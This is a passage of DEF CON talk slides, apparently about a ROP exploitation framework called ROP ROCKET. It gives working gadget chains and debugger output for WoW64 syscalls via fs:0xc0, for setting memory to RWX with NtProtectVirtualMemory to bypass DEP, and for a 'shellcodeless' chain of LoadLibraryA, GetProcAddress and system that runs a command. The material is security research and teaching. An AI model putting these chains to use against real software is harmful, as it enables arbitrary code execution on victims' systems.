76fe2b1f 90         nop
```

18h = SSN for NtAllocateVirtualMemory

```
0:000> u 77358870
```

```
ntdll!Wow64SystemServiceCall:
```

```
77358870 ff2528923f77 jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```



Ignoring Wow64SystemServiceCall?



- The Windows 7 way with **fs:0xc0** still works - backwards compatibility!

```
0:000> dd fs:c0  
0053:000000c0 76f67000 00000409 00000000 00000000
```

- **fs:0xc0** lead to far jump to 64-bit mode!

Windows 11?



```
0:000> u ntdll!ntallocatevirtualmemory
```

```
ntdll!NtAllocateVirtualMemory:
```

```
77884d50 b818000000 mov     eax,18h
77884d55 ba408f8a77 mov     edx,offset ntdll!RtlInterlockedCompareExchange64+0x180
(778a8f40)
77884d5a ffd2      call    edx
77884d5c c21800    ret     18h
77884d5f 90        nop
```

18h = SSN for NtAllocateVirtualMemory

```
0:000> u 778a8f40
```

```
ntdll!Wow64SystemServiceCall:
```

```
778a8f40 ff2520c29377 jmp     dword ptr [ntdll!Wow64Transition (7793c220)]
778a8f46 cc        int     3
```

```
0:000> dd 7793c220
```

```
7793c220 77806000 7793c000 00000000 00000000
```

```
0:000> u 77806000
```

```
77806000 ea096080773300 jmp     0033:77806009
```

- The old **Windows 7** method of invoking syscalls still works!

```
0:000> dd fs:c0
```

```
0053:000000c0 77806000 00000409 00000000 00000000
```



DEFCON

Much Ado about Windows Syscalls via ROP



- Much of Windows-based ROP is focused around **bypasses DEP via WinAPIs**, e.g. **VirtualProtect**, **VirtualAlloc**, etc.
- An entirely different approach is with **Windows syscalls**.
- With Windows syscalls, we do not need a pointer to a vulnerable WinAPI, which may or may not be available, and which could be detected via EDR.
- While Syscall SSNs do change regularly from one Windows OS build, to the next, for Windows 10/11, we can simply use the same ones across all OS builds for **NtAllocateVirtualMemory** and **NtProtectVirtualMemory**.
 - With Windows 7, we can use different SSNs and a slightly more complex setup.

DEFCON

Advanced ROP Framework: Pushing ROP to Its Limits



Performing a Windows Syscall in Win 10/11



- Whether WinAPI or Windows syscall, if one follows the **proper calling convention** – with the correct parameters and return address(es), then when you execute the WinAPI or syscall it will work. **Simple!**
 - With ROP, we are just mirroring what is done naturally by the OS.
- The approach here is to use a series of **mov dereferences** to create all the needed parameters on the stack.



Important Windows Syscalls for ROP

- **NtAllocateVirtualMemory**
 - Deeper version of VirtualAlloc
- **NtProtectVirtualMemory**
 - Deeper version of VirtualProtect



Setting Up NtProtectVirtualMemory



- Unlike with WinAPIs, with **NtProtectVirtualMemory**, we must use **pointers** to needed values.
- We require three pointers:
 - **BaseAddress**
 - **NumberOfBytesToProtect**
 - **OldAccessProection**



DEFCON

Starting the Windows Syscall



- As we are using **mov dereference**, rather than **pushad**, we need to get a **reference point to memory**.
- We will set it at 0x250 from the current *esp*.

```
0x004013b1, # (0x13b1) mov eax, esp # ret
```

```
0x00401608, # (0x1608) pop ecx # ret
```

```
0x00000250, # Set distance from current stack location
```

```
0x00401639, # (0x1639) add eax, ecx # ret
```




DEFCON

Setting up the Value for a Pointer



- With **mov dereference**, we typically write WinApi parameters to the stack, and go from one to the next.
 - Here, we will first write **values**, not pointers.
- The **pointers** to these values will later serve as parameters.

```
0x004013cc, # (0x13cc) mov ebx, eax # ret
# Get BaseAddress value for ptr
0x004014b2, # (0x14b2) mov dword ptr [eax], ebx # ret
# Write BaseAddress value to memory
0x0040126a, # (0x126a) dec eax # ret # Go to next item
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
```





DEFCON

Setting Up Value for Another Pointer



- With **mov dereference**, we set up **NumberOfBytesToProtect** much like in the previous example.
 - Here, we will first write **values**, not pointers.

```
0x00401606, # (0x1606) pop ebx # ret
0x00000001, # Setting number of bytes for ptr: 1
0x004014b2, # (0x14b2) mov dword ptr [eax], ebx # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x004013d8, # (0x13d8) mov edi, eax # ret # Save point
of reference to NumberOfBytesToProtect → our pointer
```

DEFCON

Advanced ROP Framework: Pushing ROP to Its Limits



DEFCON

Giving Pointer as a Parameter



- We have a point of reference to **esp** via **edi**
- We can move that into ebx and increment until we reach the pointer for the **BaseAddress**.
- The **pointers** to these values will later serve as parameters.

```
0x0040142c, # (0x142c) mov ebx, edi # ret
0x0040125c, # (0x125c) inc ebx # ret
0x0040125c, # (0x125c) inc ebx # ret
0x0040125c, # (0x125c) inc ebx # ret
0x0040125c, # (0x125c) inc ebx # ret
0x004014b2, # (0x14b2) mov dword ptr [eax], ebx # ret
# NumberOfBytesToProtect pointer
```



DEFCON

Tricks to Setting Up NtProtectVirtualMemory



- Rather than going to efforts to put very precise values, we can “cheat” a little.
 - With **BaseAddress**, we can get any address pointed to in that same memory range.
 - With **NumberOfBytesToProtect**, we can simply put 1 or any arbitrary value that does not exceed the size of the Allocation.
 - By using imprecise values, the **BaseAddress** will round down to the base of the allocation.
 - **NumberOfBytesToProtect** will round up the size of the allocation.



Finishing Up our Windows Syscall



- Windows syscalls will require **two return addresses**.
 - One return address? **FAIL!**

```
0x00401606, # (0x1606) pop ebx # ret
0x0040125c, # Return address 2
0x004014b2, # (0x14b2) mov dword ptr [eax], ebx # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
```



DEFCON

Finishing Up our Windows Syscall



- Our second return address is identical to the first: the **same rop nop!**

```
0x00401606, # (0x1606) pop ebx # ret
0x0040125c, # Return address 1
0x004014b2, # (0x14b2) mov dword ptr [eax], ebx # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
0x0040126a, # (0x126a) dec eax # ret
```




DEFCON

Write our Windows Syscall to Stack



- We can then invoke the syscall with something like a **push r32 / ret** or a **push dword ptr fs:[edx] / ret**.
- Our goal would be to have something direct like **push dword ptr fs:[0xc0] / ret**
 - This however is a rather unlikely gadget to be found.
 - We can move **0xc0** into a register.

```
0x00401606, # (0x1606) pop ebx # ret
0x00401132, # (0x1132) push dword ptr fs:[ebx] # ret
                # Write way to invoke Syscall to memory
0x004014b2, # (0x14b2) mov dword ptr [eax], ebx # ret
```



Windows Syscalls Via ROP



- We do not require any special pointers, like with WinAPI gadgets, but we do require a **special gadget** in order to use Windows syscalls.
- We must somehow have a gadget that leaks the **FS** register, which points to the TEB.
 - Many possibilities exist:
 - **push dword fs:[edx]**
 - **mov eax, dword fs:[edi]**
 - **add eax, dword fs:[edi]**
 - **xor eax, dword fs:[esi]**
 - **sub eax, dword fs:[edx]**
 - **jmp dword ptr fs:[edx]**
- Some are easier to work with, but all and similar are possible.
- From here, we simply load offset **0xc0** into the register.
- Some of these gadgets may not be intended, but may still exist.



There Is No Direct Way to FS Register?



- That's actually okay – we can still get it – we just will perform **Heaven's Gate**.
 - There is **ALWAYS** a way to get access to the **TEB**, which is what is pointed to by the **FS register**.
 - That will leak the **x64 R12** register.
 - That points to **TEB64** – we can dereference the **TEB** from the **TEB64** via **R12**.
 - From there we simply need add **0xc0** to the start of the **x86 TEB**.



Specifying NtProtectVirtualMemory



- With any Windows syscall, we need to load the corresponding **SSN** into the **eax** register, prior to the **syscall** being made.

```
0x00401604, # (0x1604) pop eax # ret
0x00000050, # load with NtProtectVirtualMemory SSN
             # (Win10)
```




Only Needed for Windows 7



- With **Windows 7**, there are additional steps:
 - **Ecx** must be **zero**.
 - **Edx** must hold the **address of the first parameter**.
- Without these requirements, the syscall will fail in Windows 7.
 - These are **not necessary** in Windows 10/11, but do not hurt anything.

```
0x004013d2, # (0x13d2) mov edx, eax # ret
0x0040160c, # (0x160c) pop edi # ret
0x0000000c,
0x0040167b, # (0x167b) add edi, edx # ret # Load 1st
                # parameter address
0x00401432, # (0x1432) mov edx, edi # ret
0x00401293, # (0x1293) xor ecx, ecx # ret # Ecx=0
```



Stack Pivot: Starting the Windows Syscall



- At this point our stack is lined up with:
 - A **gadget to invoke the Windows syscall**
 - The **two return addresses**
 - All **required parameters** (whether pointers or direct values)
- All we need to do now is a simple stack pivot, causing the syscall to be invoked.

```
0x0040160e, # (0x160e) pop esi # ret  
0x000000c4, # Distance to the syscall gadget  
0x004014a9, # (0x14a9) add esp, esi # ret
```




Windows Syscall: NtProtectVirtualMemory



After a **stack pivot**, we execute the **NtProtectVirtualMemory** syscall.

Ptr to gadget to invoke syscall

Return Address #1

Return Address #2

NtProtectVirtualMemory
paramaters

Memory		
Virtual:	esp	Disp
		N
0018fee4	00401132	image00400000+0
0018fee8	0040125c	image00400000+0
0018feec	0040125c	image00400000+0
0018fef0	ffffffff	
0018fef4	0018ff08	
0018fef8	0018ff04	
0018fefc	00000040	
0018ff00	0018ff00	
0018ff04	00000001	
0018ff08	0018ff08	




Windows Syscall: NtProtectVirtualMemory



- The **push dword ptr fs:[ebx]**, with **ebx** having the offset of **0xc0**, allows us to push the location of the start of the Windows syscall onto the stack.
- The **ret** then ensures we immediately go to that the **far jump** that initiates the **WoW64 Windows** syscall sequence.

```
00401132 64ff33      push     dword ptr fs:[ebx]    fs:0053:000000c0=736e2320
00401135 c3          ret
```




```
736e2320 ea1e276e733300 jmp      0033:736E271E
```




After the NtProtectVirtualMemory Syscall



- After the syscall, the pointers will update with **new values**.
- NtProtectVirtualMemory **“rounds down”** to the base address of the allocation, from **0x0018f008**, to **0x0018f000**.
- The size changes from **1** to **0x1000**.
 - This is the maximum size for this particular range of memory.





After the NtProtectVirtualMemory Syscall



- We can observe clearly that we were able to change memory to **RWX**, allowing for shellcode written there to be made **executable**.

```
0:000> !vprot 0018f000
```

```
BaseAddress:      0018f000
```

```
AllocationBase:   00090000
```

```
AllocationProtect: 00000004  PAGE_READWRITE
```

```
RegionSize:      00001000
```

```
State:           00001000  MEM_COMMIT
```

```
Protect:         00000040  PAGE_EXECUTE_READWRITE
```

```
Type:           00020000  MEM_PRIVATE
```




NtAllocateVirtualMemory



- Syscall setup for **NtAllocateVirtualMemory** is similar, though less complex than for **NtProtectVirtualMemory**.
- **ROP ROCKET** fully supports NtAllocateVirtualMemory.



Windows Syscall Demo



▪ Let's see a demo!



Avoiding the Need to Bypass DEP: “Shellcodeless” ROP



“Shellcodeless” ROP: Avoiding the Need to Bypass DEP



- Bypassing DEP is often a central point, but we **needn't always bypass DEP**.
 - Sometimes we may prefer to simply **ignore DEP**.
- Why do we bypass DEP? Simply so that we can **execute shellcode**.
- What if we reimplement the shellcode through pure ROP, or **“shellcodeless” ROP**?
 - Then there is no need to bypass DEP and we have similar or equivalent functionality to executing shellcode.
- We call the desired WinAPIs directly with the appropriate parameters, each loaded via ROP.
 - These different WinAPIs, much like ROP gadgets, can be chained together to produce complex functionality, equivalent to a shellcode.



DEFCON

“Shellcodeless” ROP



- This technique has been around in ROP for a while, but very rarely done, due to elaborate setup.
 - **Brizendine and Babcock** also provided a **“Shellcodeless” JOP attack** for a previous Black Hat, allowing for an executable to be downloaded and then executed: [shellcodelessJOP noAudio - YouTube](#)
- Two approaches can be done with “shellcodeless” ROP – firstly via **pushad** and alternatively via **mov dereferences**, where you precisely build the parameters onto the stack.



“Shellcodeless” ROP



- ROP ROCKET endeavors to automate this attack via **pushad**.
- With pushad, we preload registers with certain values, such that after **pushad**, they are **aligned on the stack** in **precisely the correct order**, for that API to be called.
 - This is how we do **VirtualProtect** or **VirtualAlloc** with older tools like **Mona**.



Patterns for WinAPIs



- As part of this research, we have sought to establish patterns for loading registers, to enable these to be called via **pushad**.
 - That is, once you execute **pushad**, the WinAPI is **automatically called** with the appropriate parameters, and then returns to desired location.
- We have created numerous patterns for APIs such as **GetProcAddress**, **LoadLibrary**, **System**, **UrldownloadToFileA**, and **CreateProcessA**.
- Having multiple patterns means that if it is not possible to succeed with one pattern, due to insufficient gadgets, we can simply try another pattern.
- Some WinAPIs have several alternate patterns.



Exploit Diagram

- Three WinAPIs are chained together, in order to achieve one goal: arbitrary execution of a command via cmd.exe.
- No DEP to bypass.

LoadLibraryA	
Parameter	Value
lpLibFileName	"msvcrt.dll"
Goal	Get hModule for msvcrt.dll



GetProcAddress	
Parameter	Value
hModule	hModule for "msvcrt.dll"
lpProcName	"system"
Goal	Get address of msvcrt!system



System	
Parameter	Value
command	"calc.exe"
Goal	Execute the command



LoadLibraryA



- Loads the specified module into the address space of the calling process.
- If already loaded, it returns a handle – which is the same as the address in virtual memory.

Formal Name	Description	Desired Value
lpLibFileName	Gives path or name of module	“msvcrt.dll” string
Return Address	Where to go when the function ends	Rop nop



GetProcAddress



DEFCON. Gets the address of an function (AKA a procedure) from the specified DLL.

Formal Name	Description	Desired Value
hModule	Handle to the DLL module	Returned value from LoadLibraryA
lpProcName	Function name	“system” string
Return Address	Where to go when the function ends	Rop nop



DEFCON

System



- Executes a command string in a new process.
- It's essentially a way to run system commands (like shell commands) directly.

Formal Name	Description	Desired Value
command	Command to be executed	"calc.exe" string
Return Address	Where to go when the function ends	Rop nop

Finding Patterns

- Pushad puts registers on the stack in predefined, predictable order.
- This knowledge can be weaponized to create multiple patterns for a given WinAPI.

Slot 1	Slot 2	Slot 3	Slot 4	Slot 5	Slot 6	Slot 7	Slot 8
EDI	ESI	EBP	ESP	EBX	EDX	ECX	EAX

Patterns for APIs in this Attack



LoadLibraryA

Register	Pattern
EAX	lpLibFileName
ECX	Return address
ESP	Skip
EDI	Rop nop
ESI	RET 8
EBP	Rop nop
EBX	LoadLibraryA PTR
EDX	Jmp [EBX]

GetProcAddress

Register	Pattern
EAX	lpProcName
ECX	hModule
ESP	Skip
EDI	RET 8
ESI	Rop nop
EBP	GetProcAddress PTR
EBX	Jmp [EBP]
EDX	Return address

Patterns for APIs in this Attack

System

Register	Pattern
EAX	Rop nop
ECX	command
ESP	Skip
EDI	RET 8
ESI	Rop nop
EBP	System PTR
EBX	Jmp [EBP]
EDX	Return address

rop_gadgets = [

LoadLibraryA ROP gadgets appear below:

0x00401742, # pop edi # ret
0x0040105c, # ret

EDI Slot 1: Rop nop

0x004014e7, # mov eax, esp # ret
0x0040173c, # pop ebx # ret
0x000003f4, #
0x0040176c, # add eax, ebx # ret

EAX Slot 8: msvcrt.dll param

0x00401744, # pop esi # ret
0x0040373b, # ret 8

ESI Slot 2: RET 8

0x0040105b, # pop ebp # ret
0x0040105c, # ret

EBP Slot 3: Rop nop

0x0040173c, # pop ebx # ret
0x00419008, #

EBX Slot 5: LoadLibraryA PTR

0x00401740, # pop edx # ret
0x004018da, # jmp dword ptr [ebx]

EDX Slot 6: Jmp [EBX]

0x0040173e, # pop ecx # ret
0x0040105c, # ret

ECX Slot 7: Return address

0x00401812, # pushal # ret

Pushad

Disassembly

Offset: @\$scopeip Previous Next

```
00401802 c3      ret
00401803 ffe2     jmp     edx
00401805 c3      ret
00401806 ffe7     jmp     edi
00401808 c3      ret
00401809 ffe6     jmp     esi
0040180b c3      ret
0040180c ffe5     jmp     ebp
0040180e c3      ret
0040180f ffe4     jmp     esp
00401811 c3      ret
00401812 60      pushad
00401813 c3      ret
00401814 60      pushad
00401815 8bff     mov     edi,edi
00401817 c3      ret
00401818 93      xchg    eax,ebx
00401819 c3      ret
0040181a 91      xchg    eax,ecx
0040181b c3      ret
0040181c 92      xchg    eax,edx
0040181d c3      ret
0040181e 97      xchg    eax,edi
0040181f c3      ret
```

Command

```
00419018 7524d7ca 75235205 75231725 752311f8
00419028 75231450 752334d9 774d94c4 75234a2d
00419038 75234d10 75233480 752311c0 75234920
00419048 75231916 7523497d 752311e0 752314fb
00419058 75233557 75233498 7523492d 7525d1b3
00419068 752311a9 774c22a0 774c2260 774d4615
00419078 75235183 75231282 752314b1 7523192e
0:000> u 752349a7
kernel32!LoadLibraryA:
752349a7 8bff     mov     edi,edi
752349a9 55      push    ebp
752349aa 8bec     mov     ebp,esp
752349ac 837d0800 cmp     dword ptr [ebp+8],0
752349b0 53      push    ebx
752349b1 56      push    esi
752349b2 57      push    edi
752349b3 7417     je      kernel32!LoadLibraryA+0xae (752349cc)
0:000>
```

Scratch Pad

Registers

Reg	Value
eax	18fbec
ecx	40105c
edx	4018da
ebx	419008
esp	18f814
ebp	40105c
esi	40373b
edi	40105c
eip	401813

Memory

Virtual: esp

Display format: Pointer and Symbol

```
0018f814 0040105c image00400000+0x105c
0018f818 0040373b image00400000+0x373b
0018f81c 0040105c image00400000+0x105c
0018f820 0018f834
0018f824 00419008 image00400000+0x19008
0018f828 004018da image00400000+0x18da
0018f82c 0040105c image00400000+0x105c
0018f830 0018fbec
0018f834 00401505 image00400000+0x1505
0018f838 004014e7 image00400000+0x14e7
0018f83c 0040173c image00400000+0x173c
0018f840 000003bc
0018f844 0040176c image00400000+0x176c
0018f848 004014ff image00400000+0x14ff
0018f84c 00401742 image00400000+0x1742
```

Pausing at Pushad



- Let's see what happens when we pause at *pushad*.

Stack values

Stack Values from Pushad

- Stack values after *pushad* for the **LoadLibraryA** ROP chain:

Memory		
Virtual:	esp	Previous
Display format:	Pointer and Symbol	Next
0018f814	0040105c	
0018f818	0040373b	
0018f81c	0040105c	
0018f820	0018f834	
0018f824	00419008	
0018f828	004018da	
0018f82c	0040105c	
0018f830	0018fbec	
0018f834	00401505	image00400000+0x1505
0018f838	004014e7	image00400000+0x14e7
0018f83c	0040173c	image00400000+0x173c
0018f840	000003bc	
0018f844	0040176c	image00400000+0x176c
0018f848	004014ff	image00400000+0x14ff
0018f84c	00401742	image00400000+0x1742

Register	Pattern
EDI	Rop nop
ESI	RET 8
EBP	Rop nop
ESP	Skip
EBX	LoadLibraryA PTR
EDX	Jmp [EBX]
ECX	Return address
EAX	msvcrt.dll



DEFCON

Result for LoadLibraryA



- If the ROP chain functions correctly, EAX will return the handle to the module.

Reg	Value
eax	754f0000
ecx	77d3389a
edx	2d0174
ebx	40168c
esp	18fcd8
ebp	30000
esi	4027b2
edi	4091c1
eip	4014ea

```
74e20000 74e23000  api_ms_win_core_synch_l1_2_0 C:\Win
753d0000 753dc000  CRYPTBASE C:\Windows\syswow64\CRYPTB
753e0000 75440000  SspiCli C:\Windows\syswow64\SspiCl
754d0000 754e9000  sechost C:\Windows\SysWOW64\sechost
754f0000 7559c000  msvcrt C:\Windows\syswow64\msvcrt
756c0000 75878000  iertutil C:\Windows\syswow64\iertut
75890000 758d6000  KERNELBASE C:\Windows\syswow64\KERN
76530000 76533000  Normaliz C:\Windows\syswow64\Normal
76540000 765e0000  ADVAPI32 C:\Windows\syswow64\ADVAPI
765e0000 766f0000  kernel32 C:\Windows\syswow64\kernel
766f0000 767e0000  RPCRT4 C:\Windows\syswow64\RPCRT4
767e0000 76837000  SHLWAPI C:\Windows\syswow64\SHLWAP
```




Result for GetProcAddress



- If the ROP chain functions correctly, EAX will return the address of msvcrt!system.

eax	7695b16f
ecx	76900000
edx	74a7
ebx	40168c
esp	18fd64
ebp	30500
esi	4027b2
edi	4091c1
eip	4027b2

```
004027b2 c3          ret
0:000> u eax
msvcrt!system:
7695b16f 8bff      mov     edi,edi
7695b171 55        push    ebp
7695b172 8bec      mov     ebp,esp
7695b174 83ec18    sub     esp,18h
7695b177 56        push    esi
7695b178 57        push    edi
7695b179 33ff      xor     edi,edi
7695b17b 68c4039576 push    offset msvcrt!`s
```




Result for System



- If the ROP chain functions correctly, the command will be executed.

```
0:000> g
ModLoad: 74030000 7407c000 C:\Windows\SysWOW64\apphelp.dll
ModLoad: 4a140000 4a18c000 cmd.exe
*BUSY* Debuggee is running...
```





But seriously...



- You can do a lot more with System than just popping a calc.



LoadLibraryA Patterns

C++

```
HMODULE LoadLibraryA(  
    [in] LPCSTR lpLibFileName  
);
```

Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9
EAX	lpLibFileName	Rop nop	lpLibFileName	lpLibFileName	Rop nop	Rop nop	Rop nop	lpLibFileName	lpLibFileName
ECX	Return address	lpLibFileName	Return address	Return address	lpLibFileName	lpLibFileName	lpLibFileName	Return address	Return address
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EDI	Rop nop	Pop	Pop	RET 8	RET 8	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 0xC
ESI	RET 8	LoadLibraryA PTR	LoadLibraryA PTR	Rop nop	Rop nop	Rop nop	LoadLibraryA PTR	Rop nop	LoadLibraryA PTR
EBP	Rop nop	Pop	Pop	LoadLibraryA PTR	LoadLibraryA PTR	LoadLibraryA PTR	Rop nop	LoadLibraryA PTR	Rop nop
EBX	LoadLibraryA PTR	Jmp [ESI]	Rop nop	Rop nop	Jmp [EBP]	Jmp [EBP]	Jmp [ESI]	Rop nop	Rop nop
EDX	Jmp [EBX]	Return address	Jmp [ESI]	Jmp [EBP]	Return address	Return address	Return address	Jmp [EBP]	Jmp [ESI]



C++

```
FARPROC GetProcAddress(  
    [in] HMODULE hModule,  
    [in] LPCSTR lpProcName  
);
```

GetProcAddress Patterns



Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9	Pattern 10	Pattern 11
EAX	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName
ECX	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EDI	RET 8	Pop	Pop	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 4	ADD ESP, 0xC	ADD ESP, 0xC	RET 4	ADD ESP, 0xC	ADD ESP, 4
ESI	Rop nop	GetProcAddress PTR	GetProcAddress PTR	Rop nop	GetProcAddress PTR	GetProcAddress PTR	ADD ESP, 4	RET 4	ADD ESP, 4	Pop	GetProcAddress PTR
EBP	GetProcAddress PTR	Pop	ADD ESP, 4	GetProcAddress PTR	Rop nop	ADD ESP, 4	GetProcAddress PTR	GetProcAddress PTR	GetProcAddress PTR	GetProcAddress PTR	Pop
EBX	Jmp [EBP]	Jmp [ESI]	Jmp [ESI]	Jmp [EBP]	Jmp [ESI]	Jmp [ESI]	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]	Jmp [ESI]
EDX	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address



C

```
int system(  
    const char *command  
);  
int _wsystem(  
    const wchar_t *command  
);
```

System Patterns



